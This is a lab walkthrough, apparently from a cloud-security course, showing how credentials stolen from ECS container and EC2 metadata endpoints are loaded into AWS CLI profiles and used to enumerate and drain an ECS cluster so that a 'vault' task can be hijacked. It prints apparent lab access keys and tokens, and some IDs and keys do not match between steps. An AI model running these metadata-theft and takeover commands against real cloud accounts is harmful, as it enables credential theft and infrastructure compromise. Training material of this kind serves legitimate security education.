[DEMO] ECS Takeover

Christophe • August 27, 2023

In the prior lesson, we stole credentials from the container and EC2 instance. In this lesson, let's put them to use.

If it's been a few hours or days since you grabbed the credentials or if you re-created the lab environment, you'll want to re-run those last few commands in order to grab a fresh set of credentials because otherwise you will be using an expired token.

We will want to use the credentials we stole from this command:

```
; docker exec 535a4f2e3d32 sh -c 'wget -O- 169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI'
```

```
; docker exec 535a4f2e3d32 sh -c 'wget -O- 169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI'

{"RoleArn":"arn:aws:iam::272281913033:role/cg-ecs-takeover-ecs_takeover_cgidxe7dqkmeng-privd","AccessKeyId":"ASIAT6ZKEI3ETAO5MJ4F","SecretAccessKey":"BNjSzo7GnxAzU6xYo93sn920Gyz27L3fSKqc0ak4","Token":"IQoJb3JpZ2luX2VjEMH//////////wEaCXVzLWVhc3QtMSJIMEYCIQD5RId3/R5PmnXjQWGdnBFzJEjtehbXS7OjI613O846sAIhAKyzqGuv118vL9iCbu2hKXN0tqFcvhWJ9Pf0UEgWwo2fKsAECKr//////////wEQABoMMjcyMjgxOTEzMDMzIgwUidmZfo8HQ8cW9jgqlAQX2BjH+HCAsGFoq72UwIE4Qo3zjLGuoArVJyQXebRvEzCwZWi+zBA8wsph9d0hY5QRH6IrUXMJ2Fh0g9RM+ABHIjJI1uUuM7xqJfSy/XiE66SSkAGgHpxI+kexnq0P+j9gLpszenHuU8MA7UKy3uX3tzpZ8Tk3gao22LDItdwuOCap0yN+AkXDLDcPjQ1ulwB6z2VMOVRjTzEAj9LFmLzpK/Ja3SEyzKRhHFStCT3uYjk6EcoNEjSTCQKnUDwUzcBPgGdUR1rJ7eT4qYE0WovElU/vJnoFvYboWuAJPDwJUvAY17Ga2nvrxFubXlo5udKW9hCJ3ul0vjjntqF9pcl36pjnG8t+9JgXoZ5zhGGxc9kJymHiEzpzzOQk/clLn9uBXiejmSd4/hfYkoVSWzPpLYqvdav1iSvbQnGm/E3n43lzU6DMWu3IZk3esS/ciThSCFboVj/gAw4ixWs74AbaJYM5/Rj4rc8JG6FQe8qR8JLHqgKcMUjEKeantPu5cEjsHdkggbrJxykuRbIRCKIs/R3/NCBaauEYFhRirwpPVgxnKPhJnESUWFtUusoJyQckH0dBEspYQI6Id3N3eCHiN4pSfbv/UFEWyCZ84oOy7KxYPATYh0YZwDFrgWIAmkQzZv62KS8fb989+yGCtyXAwPznIpDXabl1cTOsoVVrDApVydfUhzSAss9XLDvkT7TDQkivMPn5oagGOqUBXaRaWjXeaOQvNeULyA2jJPfBLi35C5ZWiuQd043SIHr/2faUo2D2h7wvlSjc4FppafnJrMJmTy44RqE2V5+2quEWOmURaLW4jh43LtRUwYcmpfK8vvEMrHFg5jcemt5lzQOODuOfLWWn7u0uE8q2EN+8WCmfvI3RFmQyDNJQ4YXjgQt/t25sQNAVBXnsGok0bI4yiBGowbF4MRa34DXhZOyfOUZ6","Expiration":"2023-09-18T22:38:17Z"}
```

Then, let's set our profile:

```
% aws configure --profile privd
AWS Access Key ID [None]: ASIAT6ZKEI3ETAO5MJ4F
AWS Secret Access Key [None]: BNjSzo7GnxAzU6xYo93sn920Gyz27L3fSKqc0ak4
Default region name [None]: us-east-1
Default output format [None]:

% aws configure set aws_session_token IQoJb3JpZ2luX2VjEMH//////////wEaCXVzLWVhc3QtMSJIMEYCIQD5RId3/R5PmnXjQWGdnBFzJEjtehbXS7OjI613O846sAIhAKyzqGuv118vL9iCbu2hKXN0tqFcvhWJ9Pf0UEgWwo2fKsAECKr//////////wEQABoMMjcyMjgxOTEzMDMzIgwUidmZfo8HQ8cW9jgqlAQX2BjH+HCAsGFoq72UwIE4Qo3zjLGuoArVJyQXebRvEzCwZWi+zBA8wsph9d0hY5QRH6IrUXMJ2Fh0g9RM+ABHIjJI1uUuM7xqJfSy/XiE66SSkAGgHpxI+kexnq0P+j9gLpszenHuU8MA7UKy3uX3tzpZ8Tk3gao22LDItdwuOCap0yN+AkXDLDcPjQ1ulwB6z2VMOVRjTzEAj9LFmLzpK/Ja3SEyzKRhHFStCT3uYjk6EcoNEjSTCQKnUDwUzcBPgGdUR1rJ7eT4qYE0WovElU/vJnoFvYboWuAJPDwJUvAY17Ga2nvrxFubXlo5udKW9hCJ3ul0vjjntqF9pcl36pjnG8t+9JgXoZ5zhGGxc9kJymHiEzpzzOQk/clLn9uBXiejmSd4/hfYkoVSWzPpLYqvdav1iSvbQnGm/E3n43lzU6DMWu3IZk3esS/ciThSCFboVj/gAw4ixWs74AbaJYM5/Rj4rc8JG6FQe8qR8JLHqgKcMUjEKeantPu5cEjsHdkggbrJxykuRbIRCKIs/R3/NCBaauEYFhRirwpPVgxnKPhJnESUWFtUusoJyQckH0dBEspYQI6Id3N3eCHiN4pSfbv/UFEWyCZ84oOy7KxYPATYh0YZwDFrgWIAmkQzZv62KS8fb989+yGCtyXAwPznIpDXabl1cTOsoVVrDApVydfUhzSAss9XLDvkT7TDQkivMPn5oagGOqUBXaRaWjXeaOQvNeULyA2jJPfBLi35C5ZWiuQd043SIHr/2faUo2D2h7wvlSjc4FppafnJrMJmTy44RqE2V5+2quEWOmURaLW4jh43LtRUwYcmpfK8vvEMrHFg5jcemt5lzQOODuOfLWWn7u0uE8q2EN+8WCmfvI3RFmQyDNJQ4YXjgQt/t25sQNAVBXnsGok0bI4yiBGowbF4MRa34DXhZOyfOUZ6 --profile privd
```

After that, let's try to list the ECS clusters:

```
aws ecs list-clusters --profile privd
```

```
{
    "clusterArns": [
        "arn:aws:ecs:us-east-1:272281913033:cluster/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster"
    ]
}
```

If you're not familiar, ECS clusters are logical groupings of tasks or services.

Using this cluster ARN, we can now list tasks:

```
aws ecs list-tasks --cluster arn:aws:ecs:us-east-1:272281913033:cluster/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster --profile privd
```

```
{
    "taskArns": [
        "arn:aws:ecs:us-east-1:272281913033:task/ecs-takeover-ecs_takeover_cgidxe7dqkmeng-cluster/1d6dbc206fbd4ef799ba2287ed3adca7",
        "arn:aws:ecs:us-east-1:272281913033:task/ecs-takeover-ecs_takeover_cgidxe7dqkmeng-cluster/ac3ae7655ad04be8851079dd412ec2a1",
        "arn:aws:ecs:us-east-1:272281913033:task/ecs-takeover-ecs_takeover_cgidxe7dqkmeng-cluster/ad25f612d06040e0b9e55cc751293ae7",
        "arn:aws:ecs:us-east-1:272281913033:task/ecs-takeover-ecs_takeover_cgidxe7dqkmeng-cluster/df8c7309ca28451593ff2aa7efe242aa"
    ]
}
```

Tasks in ECS are what define your containers.

We can now go through each of these tasks to get more information:

```
aws ecs describe-tasks --cluster arn:aws:ecs:us-east-1:272281913033:cluster/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster --tasks arn:aws:ecs:us-east-1:272281913033:task/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster/0f31338149dd4678b33ffa1d42ce67e7
```

```
aws ecs describe-tasks --cluster arn:aws:ecs:us-east-1:272281913033:cluster/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster --tasks arn:aws:ecs:us-east-1:272281913033:task/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster/0f48bde9adf64bd0803d0962eb447514
```

```
aws ecs describe-tasks --cluster arn:aws:ecs:us-east-1:272281913033:cluster/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster --tasks arn:aws:ecs:us-east-1:272281913033:task/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster/62c30db89fd64d75ab6c517b5edeaaea
```

```
aws ecs describe-tasks --cluster arn:aws:ecs:us-east-1:272281913033:cluster/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster --tasks arn:aws:ecs:us-east-1:272281913033:task/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster/659a95c9f7514e0793e0ebacb5352d29
```

With these commands, feel free to look at all of the information to get a sense of what we get back, but we are primarily interested in the `"Name"` value. We will see names like:

- `vulnsite`
- `privd`
- `vault`
- `privd`

The one that we're particularly interested in going after is the one with the name `Vault`.

```
"containerArn": "arn:aws:ecs:us-east-1:272281913033:container/ecs-takeover-ecs_takeover_cgidxe7dqkmeng-cluster/df8c7309ca28451593ff2aa7efe242aa/528bea5b-6fa7-4378-9d13-cecb3bd61881",
                    "taskArn": "arn:aws:ecs:us-east-1:272281913033:task/ecs-takeover-ecs_takeover_cgidxe7dqkmeng-cluster/df8c7309ca28451593ff2aa7efe242aa",
                    "name": "vault",
```

If we use this next command:


```
aws ecs describe-services --cluster arn:aws:ecs:us-east-1:272281913033:cluster/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster --services vault --profile privd
```

We can see if the service is scheduled as a replica or a daemon — and in the case of our `vault` service, we are running as a replica.

If we pull up the AWS console just for a minute, we can visualize what's going on and what we're doing.

In the AWS console, pull up ECS.

From there, you should see 1 cluster running with 3 services and 4 tasks.



Clicking on the cluster name, we will get more information.

We'll see three services:

- `vault`
- `vulnsite`
- `privd`

If we click on `Vault` and go to its `Configuration` tab

We can see that the `Service Type` is set to `REPLICA`

Pulling up the AWS documentation, we would learn that the "replica scheduling strategy places and maintains the *desired number* of tasks in your cluster"

That means if the host of the task goes down for whatever reason, ECS will try to reschedule it on an available ECS instance. That means we can force this instance to go down to force it to be rescheduled on an instance that we have more control over.

Let's do that now using the `containerInstanceArn` of the `vault` container

```
aws ecs update-container-instances-state --cluster arn:aws:ecs:us-east-1:272281913033:cluster/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster --container-instance arn:aws:ecs:us-east-1:272281913033:container-instance/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster/3079df751aaf4ae5b9704ac3f5f8cac2 --status DRAINING --profile privd
```

We'll get an error message back with access denied:

```
An error occurred (AccessDeniedException) when calling the UpdateContainerInstancesState operation: User: arn:aws:sts::272281913033:assumed-role/cg-ecs-takeover-ecs_takeover_cgid12v3nnvkvd-privd/0f48bde9adf64bd0803d0962eb447514 is not authorized to perform: ecs:UpdateContainerInstancesState on resource: arn:aws:ecs:us-east-1:272281913033:container-instance/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster/3079df751aaf4ae5b9704ac3f5f8cac2 because no identity-based policy allows the ecs:UpdateContainerInstancesState action
```

The reason for that is because we're using the `privd` container credentials, but now we need to switch to those EC2 host credentials we got from the prior lesson.

Depending on how long it's been, you may need to grab new credentials as the old ones may have expired, so I'll do that now:

```
; docker exec 535a4f2e3d32 sh -c 'wget -O- 169.254.169.254/latest/meta-data/iam/security-credentials/cg-ecs-takeover-ecs_takeover_cgidxe7dqkmeng-ecs-agent'
```

```
{ "Code" : "Success", "LastUpdated" : "2023-09-18T16:37:26Z", "Type" : "AWS-HMAC", "AccessKeyId" : "ASIAT6ZKEI3ETRIFGFAL", "SecretAccessKey" : "yvNVrWL0N3yuDLEEDAPAf23zwyWy4h9iYNT3NZva", "Token" : "IQoJb3JpZ2luX2VjEMH//////////wEaCXVzLWVhc3QtMSJHMEUCIQCR7pEbOtxgJXq/2VDmj/R76D++FCWDfu8rFU6BJ3DvewIgSl1QqPkiUJJawWNh27isLDcC0RKquhhudRb8+PBkxRIqwgUIqv//////////ARAAGgwyNzIyODE5MTMwMzMiDFsa7Pr2yZeSw12w8CqWBTAPaJ1Ep4XFCOQNVE8iM+aCQ2nO54MRw2DMYjvhBML0qI/tLL+v7QOfjfkPzVWdM4DJfTWA3q231I0UtqmCsQwFz36qqFhdADw6aPrLIYZinkXOQorqqlDogfMOSo9OmMLryJ82YrYEGteb5d1Zc3YryH+eOa59a/GKGl1spX3RE9aCW6mJMoBkYqvFdjeOSW7l8+1848wegqmBPVofZfH7ui8uiXKzIZS9AGR67wm4ShtiA0nrL0Dfd2S6nStW+yuAnX1VOSxpG2tLh74kzL/6KUZCzSGp/0ELWnw42mUMIbbHv1D+Oi7D6/RFTzz0ybSrLZAql1zmxxip9bbJh+Nr1C3pF+UTPfy9JgQfzDhG6HGZ2QYTR+npb/UBZxlO719KYkfmf6Deu5+7LQur1xXasNkaJVh51Hs9kNAuEtL5YzEOIwrsLE5o+L5RLdKFim+P+FXmKt12MEB+/KbHGXvoSncGjmH+235X5kz+yLzOySy9MeRJz3JH2MFvCQrG28whmQ1Qs1xfj7K9cdSjZX14tWws/N/N2LzqjQ/IHnQbC0tyTOal3ojiTY1AlcqynA+UsKV2iNK1EU9kODozcEdM0YzIBgaCTyBA0uOZxUcxg44tOB1brqmyNb1lrVVJCm/NIzBwd+kaBg0Z1RT0Dm89w96BTks+x7Qt0iOrn3wHt9fZEO0SkdbOsMD1VmPERAyt2lGXiygfvncWINEDf0OUvoefJIrZGNIY+NYtse/wBiVkV5aXKk3zegBOkkbyHSIfTfs+VnNyFdgqz9gzyo48em15GGr7JBDCE79jNxi+28BUKIATqdIXB4mASaD7K7n1zIMMP744Ub2+FgG2UJx/GectCwtXqxhONNlhE6aBmzrdLzYZMM75oagGOrEBSd8GlkGZUVYwEO5UnEN0BsgA9u+lJ8Rai09q3lHa9VXrDb21TJ+4WuUJZr6/XJOLh9eK2WweUo5JM1avglADsCBfKYu/mdWSIrcDGFP5NYoqv5Omxu1W5KBOr0WCSvrGd12PduGt7fjI5J7jRMka8HKOrlJKn97yNz39fS12lfB8yxSLXZCJXo/v0t7XF3y9BM6N3Z8LofUqE/7+w60YJH+PPYe00IcKidZBX35Jyp42", "Expiration" : "2023-09-18T23:12:34Z" }
```

I'll use that information to set a new profile:


```
% aws configure --profile ecshost
AWS Access Key ID [None]: ASIAT6ZKEI3E4XF2BRQY
AWS Secret Access Key [None]: j6x3RJPf9p0jJBKcxZdeONUoAXdPIdeTzidJ58X8
Default region name [None]: us-east-1
Default output format [None]:
```

```
% aws configure set aws_session_token IQoJb3JpZ2luX2VjEFkaCXVzLWVhc3QtMSJIMEYCIQDg6CKy3uvwQ8cpgd7LVWMJZ0L0YJamGqi9ewf+ZEYiqwIhAOxGPpHZ2h8oeYe4zcIfXLDiPp+5thW6mmAaQuTeX2SxKrgFCDIQABoMMjcyMjgxOTEzMDMzIgxJ0Asy2QvqDcm7+jIqlQXBMscXSAzQG5HdAFdCe1BBdKlHh2Jv/GLL28Pph2Ox/qT4DkRLw9398z4FAashnESEpfdSKgwQ9+moLHEo5bciZG3jBI2GJ0JQnZ9bo9O/qZwGTjVpRsFP2pKjXusM7ZhsP97/WFaasWSbTwsQfn/wuKX0XhoBBCc7wcL8uql5f2gP13OKt1D0KJsiFE2IMpH2lgd7ZSPlCFT048lVxyeAOq8gT/utXw/NH77Nw38aRTaO8P/h5x/+xnAbkBfac/6Bu4jSnGjRwE2WehTRpwyNCX+zPu8gbU2hJPBo5GiDs3q+k0FWD4Zt+nl2T4bGqzC48iPm8H821nFmNDYu1Y+6fp9szckYzwvaobWjBAuhSYm/m0G7VunI21Me8DVxpy7SmDeUJVKFNC/KfnJ9kehuE1FIKknku+Q0MGyT7IjWcSGR+AIRaKb9Gud4P1NceiC+U26G9L1Kv++cOhgvmZipOaDqVdrmZqUEVJnvGjHdboh9V0E+ezxjXrYMHPxCFkUda+rajmCGrYnKinWxCYGtElY0UUQ4LeMwCrWu755ZpHF+ZszFd8dw9/pKtJ5i/hasBGt613PT0HilsvxXy7IzuXaOT8Yl46G6sESRDhrgblSrs+ShFZdSThsL0tQU2iOZbu7/Yw98f2beDMaTRWSfmA0v4APTCmT0RR6pLETwHSA3UVqXhbbOPfKZo8eG0QNs6WLzgSPB2YLwg9CWooI64GKk1BWZpRqTsio5LgO4yd5fW3/Z6rulbyI+VkHJMqpwkVi3tQ+HTjr27MbGUCIek9IgRcasxqxHNmPMoRzrI9zOCK+Gefz5kil3lLO5i5/+0yGnTOyQfxda+ihf3PSq/FCbgT42ibxboCDqLJyiz8ju+G/pMJPu0qcGOrABZzb5G53ue46yU8ELlwCajOpBKxyz+bprk9235S+d7W/gBbOLX0O/Mj53/2pANmQ8TMW2My+c3eROJ9lIsJvU4kw3cICG184jwLa+q2uwKEh3VP8ej4OJGLtEzDa5v9twcz0rcj7pkiMuifqRm/JRt31wGoEqseQHF38D2jYBxrWEGrfiKxfqfCILQQ3kGUTHFSgujjBrK7HcXuC/tmPcibvUag6PsX4igMQ7WxhXw/I= --profile ecshost
```

